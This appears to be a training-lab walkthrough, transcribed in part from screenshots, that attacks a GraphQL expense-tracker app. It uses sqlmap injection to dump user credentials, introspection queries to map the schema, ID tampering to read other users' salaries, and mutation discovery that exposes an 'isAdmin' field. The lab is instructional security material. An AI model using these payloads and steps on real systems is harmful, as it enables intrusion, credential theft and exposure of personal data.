The screenshot shows the same REST client interface. The request body is updated to:

```

14 {
  "query": "query GetExpense($date: String){\n
  "variables": {
    "date": "07-15-2020'"
  }
}
    
```

The response body is:

```

10 {
  "data": {
    "expenses": null
  }
}
11
    
```

Both the request body and the response body are highlighted with red boxes. The status bar at the bottom indicates "Done" and "266 bytes | 375 millis".

Step 8: Run the following sqlmap commands and capture the admin credentials as shown in the figure:

```

root@Kali:~# sqlmap -r graphql.txt -dbs

root@Kali:~# sqlmap -r graphql.txt --dbs -D 'ExpenseTracker' -tables

root@Kali:~# sqlmap -r graphql.txt --dbs -D 'ExpenseTracker' -T users

root@Kali:~# sqlmap -r graphql.txt --dbs -D 'ExpenseTracker' -T users -C
email,salary,address,mobile,password --dump
    
```

```

root@kali:~/tools# sqlmap -r graphql.txt --dbs -D 'ExpenseTracker' -T users -C email,salary,address,mobile,password
--dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 23:13:56 /2020-07-15/

[23:13:56] [INFO] parsing HTTP request from 'graphql.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q]
JSON data found in POST body. Do you want to process it? [Y/n/q]
[23:13:57] [INFO] resuming back-end DBMS 'mysql'
[23:13:57] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: {"query": "query GetExpense($date: String){\n          expenses (date: $date){\n                date\n            title\n            description\n            amount\n        }\n    }","variables":{"date":"' AND (SELECT 2409 FR
OM (SELECT(SLEEP(5)))Gkml) AND 'hTaT'='hTaT'}}}
    
```

Step 9: On completion of sqlmap credentials of all the users are visible in the output.

```


[23:13:57] [INFO] fetching entries of column(s) 'password', address, email, mobile, salary' for table 'users' in database 'ExpenseTracker'
Database: ExpenseTracker
Table: users
[12 entries]
    
```

email	password	salary	address	mobile
		25000	user one beta flat, awh lab	9898989779
		55000	second user, 3rd floor, awh lab	6798123467
		22000	third user, new apart., awh lab	7798123123
		33000	forth user, abc floor, awh lab	9923476545
		98000	fifth user, xyz floor, awh lab	8899676798
		77000	sixth user, there is no address, awh lab	8125498789
		47000	seventh user, unkonwn address, awh lab	8456723412
		67000	eighth user, 8th floor, abc tower, awh lab	5598676767
		81000	nineth user, abc apartment, awh lab	6512378690
SiteAdmin@webhacklab.com	SiteAdmin@1234	155000	Admin lab	9999999999
		10000	400000	9876543210
		99999	4000000	9876543210


Part 2: Use Introspection to extract the PII (Salary) of the ‘userX@webhacklab.com’.

Solution:


Step 1: Navigate to 'http://expense.webhacklab.com:3000/login', enter credentials and click on 'Sign In'.



Step 2: Click on ‘ViewExpense’ as shown:



Step 3: Capture the Request in Burp Suite and send this to the Burp Repeater.




Step 4: Create an Introspection query to fetch schema information and send it to the GraphQL endpoint.


Introspection Query:

```
 {"query": "{__schema{types{name,fields{name}}}}"} 
```

After analyzing the Introspection results, observe that the GraphQL endpoint has a query named 'users' which takes an argument called 'ID' as shown in Figure:



Step 5: After analyzing the users query result, observe that sensitive information of the user like 'salary', 'address', 'mobile number' based on supplied ID was returned, as shown in Figure:




Step 6: Now craft a GraphQL query to fetch user information based on ID value as shown in Figure:

GraphQL Query:

```

{"query": "query ($id: ID!){\n          users (id: $id){id\nfirstname\nlastname\nemail\nmobile\naddress\nsalary}\n        }", "variables": {"id": "1"}}
    
```



Step 7: In order to fetch information of a user with id as '9' simply replace '1' with value '9' as shown in figure and you can fetch the salary information of that user.

Target: http://192.168.200.12:9000

Request

```
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/viewexpense
8 content-type: application/json
9 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFnZW50InpZcXIxQDhdYmhhY2tsYWUy29tIiwiaXNlcyI6Imxhc3RuYW11Ijoib25lIiwiaWF0Ijoi0Tg5ODk4OTc3OSIsImFkZHI3Mi0iOiJlc2VyIG9uZSBiZXRhIGZsYXQsIGF3aCBsYWVhIiLCJzYW50aWkiOiIyNTAwMCIsImVudGUiOiJv090q4nK9cnCRjyFUg0.eTFtF6A0aP9WuitVL0zLzmfJv0Q90q4nK9cnCRjyFUg
10 origin: http://expense.webhacklab.com:3000
11 Content-Length: 141
12 Connection: close
13
14 {"query":"query ($id: ID!){\n      users (id: $id){id\nfirst\nstname\nlastname\nemail\nmobile\naddress\nsalary}\n    }","variables":{"id":"9"}}
```

Response


```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 185
6 ETag: W/"b9-QJP62+LI8XMT3oirYQ2d2rjrj9c"
7 Date: Wed, 15 Jul 2020 18:05:23 GMT
8 Connection: close
9
10 {
  "data": {
    "users": [
      {
        "id": "9",
        "firstname": "user",
        "lastname": "nine",
        "email": "user9@webhacklab.com",
        "mobile": "6512378690",
        "address": "nineth user, abc apartm",
        "salary": 81000
      }
    ]
  }
}
```

Done 425 bytes | 304 millis


Part 3: Using GraphQL mutation, view expenses of all the users.

Solution:

Step 1: Navigate to 'http://expense.webhacklab.com:3000/login', enter credentials and click on 'Sign In'.



Step 2: Capture the login request and send it to the Burp Repeater.



Step 5: Create an Introspection query to fetch GraphQL schema information and send it to the GraphQL endpoint.

```
Introspection Query:
{"query": "{__schema{types{name,fields{name}}}}"}

```

After analysing the HTTP Response of the Introspection query, it can be observed that the GraphQL endpoint will have mutations named 'addExpense' and 'updateUser'

Request

```

1 POST /graphql HTTP/1.1
2 Host: 192.168.200.12:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/addexpense
8 content-type: application/json
9 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTEsImVtYWlsIjoidXNlcjI1NEB3ZWJoYWVrbGFiLmNvbSIsImZpcnN0bmFtZSI6InVzZXIiLCJpY29udGVzcyI6InVzZXIyNTV9.GDXvJxZwqXgZfYsk5iRlLazQYe228EuIu2rodTgoW_KM
10 origin: http://expense.webhacklab.com:3000
11 Content-Length: 48
12 Connection: close
13
14 {"query": "{__schema{types{name,fields{name}}}}"}
    
```

Response

```

{
  "name": "ID",
  "fields": null
},
{
  "name": "Mutation",
  "fields": [
    {
      "name": "addExpense"
    },
    {
      "name": "updateUser"
    }
  ]
},
{
  "name": "Int",
  "fields": null
},
{
  "name": "expense",
  "fields": [
    ]
  }
}
    
```

Step 6: To fetch mutation schema information, send the below mutation query to the GraphQL endpoint.

```
Introspection Mutation Query:
{"query": "{__schema{mutationType{name,fields{name,args{name}}}}"}

```

Request

```

1 POST /graphql HTTP/1.1
2 Host: 192.168.200.12:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/addexpense
8 content-type: application/json
9 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTEsImVtYWlsIjoidXNlcjI1NEB3ZWJoYWVrbGFiLmNvbSIsImZpcnN0bmFtZSI6InVzZXIiLCJpY29udGVzcyI6InVzZXIyNTV9.GDXvJxZwqXgZfYsk5iRlLazQYe228EuIu2rodTgoW_KM
10 origin: http://expense.webhacklab.com:3000
11 Content-Length: 66
12 Connection: close
13
14 {"query": "{__schema{mutationType{name,fields{name,args{name}}}}"}
    
```

Response

```


}
},
{
  "name": "updateUser",
  "args": [
    {
      "name": "firstname"
    },
    {
      "name": "lastname"
    },
    {
      "name": "mobile"
    },
    {
      "name": "address"
    },
    {
      "name": "salary"
    },
    {
      "name": "isAdmin"
    }
  ]
}
}
    
```

Note: After analyzing the 'updateUser' mutation information in HTTP Response, it can be observed that the user information like 'firstname', 'salary', 'address', 'mobile number' and user role 'isAdmin' can be updated.

